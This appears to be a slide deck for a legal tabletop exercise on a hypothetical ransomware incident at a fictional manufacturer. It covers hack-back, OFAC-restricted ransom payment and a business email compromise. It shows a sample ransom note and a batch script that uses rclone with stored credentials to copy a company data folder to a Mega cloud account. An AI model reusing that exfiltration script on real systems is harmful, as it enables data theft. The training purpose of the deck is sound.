

November 13, 2025

A Legally Dubious Incident Response

An Interactive Tabletop Exercise

Speakers



John Ailes

Manager
Stroz Friedberg



**Nathan
Salminen**

Partner
Hogan Lovells



**Sabrina
Guenther Frigo**

VP, Chief Ethics, Compliance, and
Privacy Officer, Associate
General Counsel
TruStage



Heidi Wachs

Managing Director
Stroz Friedberg

What to Expect During the Exercise

- Today's cyber threat exercise (CTE), also known as **a tabletop exercise**, will be a discussion-based event.
- During this workshop, we will guide you through a discussion regarding Orwell Industries, a manufacturing company based in the US.
- The facilitators will guide the discussion by **presenting injects** and **decision points** as we advance through the prepared scenario.
- Between those updates, the facilitators will **prompt with discussion questions**.
- Participants are encouraged to **collaborate with each other**.
- This session will focus on a hypothetical ransomware that intersects with restrictions placed on private sector firms through current policies and regulations. This scenario will explore the tradeoffs that are taken under our current regulatory regime, and whether carve outs or other accommodations for these types of scenarios should be considered by regulators and lawmakers.

Help us get to know you.

The Incident

Day 1 – Thursday: At around 11:45 AM PST, Orwell's EDR tool triggers an alert for usage of a file transfer utility on ORWL-FILE01.


Orwell
Industries

Day 1 – Thursday: Multiple systems go offline around 12:15 PST. IT logs into the hypervisor and sees ransom notes and a .bbro extension

Day 1 – Thursday: The Privacy + Security Advisory Council is brought in to assist with the incident, where we find ourselves now.

Day 1 - Thursday

The IT Team found encrypted files and the following README file present on physical servers and hypervisors



```
*READ_ME.txt - Notepad
File Edit Format View Help

>> What happened?
Important files on your network was ENCRYPTED and we demand $10M in BTC.
In order to recover your files you need to follow instructions below.

>> Sensitive Data
Sensitive data on your system was DOWNLOADED.
If you DON'T WANT your sensitive data to be PUBLISHED you have to act quickly.

Data includes:
- Employees personal data, CVs, DL, SSN.
- Private financial information including: clients data, bills, budgets, annual reports, bank statements.
- And more...

>> CAUTION
DO NOT MODIFY ENCRYPTED FILES YOURSELF.
DO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.
YOU MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.

>> What should I do next?
Follow these simple steps to get everything back to normal:
1) Download and install Tor Browser from: https://torproject.org/
2) Navigate to: http://bbrolkpt6vx57t3ee\[REDACTED\].onion/
```

Decisions Required


- What is your first concern upon receiving news of a note like this?
- Who would potentially need to be contacted externally?
- What third parties should be engaged?
- What thresholds need to be met that would constitute notification?
- What are your insurance requirements?
- What considerations are there when deciding if you would contact law enforcement?
- How would the typical escalation path to the board level look?
- How would you expect this issue to be tracked and documented?

Day 1 - Thursday


A war bridge has been created with IT, Security, External DFIR, Counsel, and the Executives

A SOC analyst from Orwell states on the war bridge that they identified credentials to the threat actor's Mega Upload site on ORWL-FILE01

Orwell's CEO joins the war room and demands, **"You're saying we know where the data is? It hasn't been that long. Can't you just log into the threat actor's servers and get our data back? Those product designs are our lifeblood!"**



```
[mega]
type = mega
user = bbro@oceania.com
pass = NwPx._2ATc_HEBfUqF9Hz
```



```
@echo off
REM Set paths
set RCLONE_CONF=C:\Users\Admin\Downloads\rclone\rclone.conf
set LOCAL_PATH=E:\ORWELL_PRV\
set MEGA_REMOTE=mega:backup

REM Upload files to Mega
rclone copy "%LOCAL_PATH%" "%MEGA_REMOTE%" --config "%RCLONE_CONF%" --progress

pause
```


Decisions Required

- Can/should the internal IT team use the credentials to quickly access the TA infrastructure and delete the data?
- Time is of the essence – the situation was discovered quickly, and third parties were engaged, but law enforcement has not yet been notified. There is a likelihood that if they move quickly enough, they can get the data back.
- Should there be carve outs to the CFAA to allow for this type of activity more explicitly?
- Who should be part of that discussion and decision? Who makes the final call?
- If the CEO instructs the internal IT team to do that, and there is a legal reason not to, how should it be handled?
- What are the legal ramifications and potential defenses?

Decisions Required

- Orwell Industries has determined that they would be able to recover 90% of their critical servers from backups.
- However, the unrecoverable servers include several critical servers, without which they would be unable to resume production.
- Should they engage the threat actor in ransom negotiations?

Decisions Required

- The third-party ransom negotiators were able to secure a ~93% discount, bringing the original \$10MM demand to \$789k.
- The investigation identified a ransom note on multiple servers that store trade secrets and IP, as well as employee data including HR and payroll data and SSNs.
- The negotiation firm informs Orwell Industries that BBro is a successor to a previous notoriously aggressive ransomware threat actor/gang that was on the OFAC sanctions list and are known to be primarily operating out of Russia.

Day 3 - Saturday



Homeland
Security



The Department of Homeland Security issued a statement stating that companies that facilitate ransomware payments to cyber actors on behalf of victims, including financial institutions, cyber insurance firms, and companies involved in digital forensics and incident response, not only encourage future ransomware payment demands, but also may risk violating OFAC regulations.

The CEO quickly comes back to the war room and says, “The Board would like to know if the US Government is going to prevent us from paying, and can they drone strike the ransomware operators in Russia?”

Decisions Required

- What is the argument for/against finding alternative methods of payment when the threat actor may be considered affiliated with the OFAC Sanctions list?
- How should we manage senior management and executive expectations?
- How have other companies handled situations where the threat actor is on the sanctions list?

Day 7 - Wednesday

- During the incident response process, one of the analysts identified evidence of an inbox rule that was created several months ago and is consistent with a Business Email Compromise but appears to be unrelated to the current investigation.
- The Orwell internal IT team had conducted an investigation when the BEC originally happened, but the third party DFIR team has now identified evidence of at least one full mailbox sync during the window of compromise.
- The Orwell team identified that there is a relatively small amount of money due to Orwell Industries (~\$5k) outstanding related to this BEC.
- Having experienced a previous BEC, the head of IT is concerned with the cost of data mining and eDiscovery if they look further into this incident and determine that the data in the mailbox was compromised.

Day 7 - Wednesday

- The CFO is also in the war room and asks Orwell General Counsel and Outside Counsel, **“If we didn’t know about the fraud, we’re not legally responsible for it, right?”**

Discuss

- How should information discovered during the course of an IR investigation that indicates additional or unrelated wrongdoing be handled?
- What if the identified behavior or compromise is illegal? Must it be reported? Who makes that determination?

Decisions Required

- Should there be carve outs from certain laws and regulations that govern incident response?
- Final thoughts on integrating legal considerations into incident response.

Q&A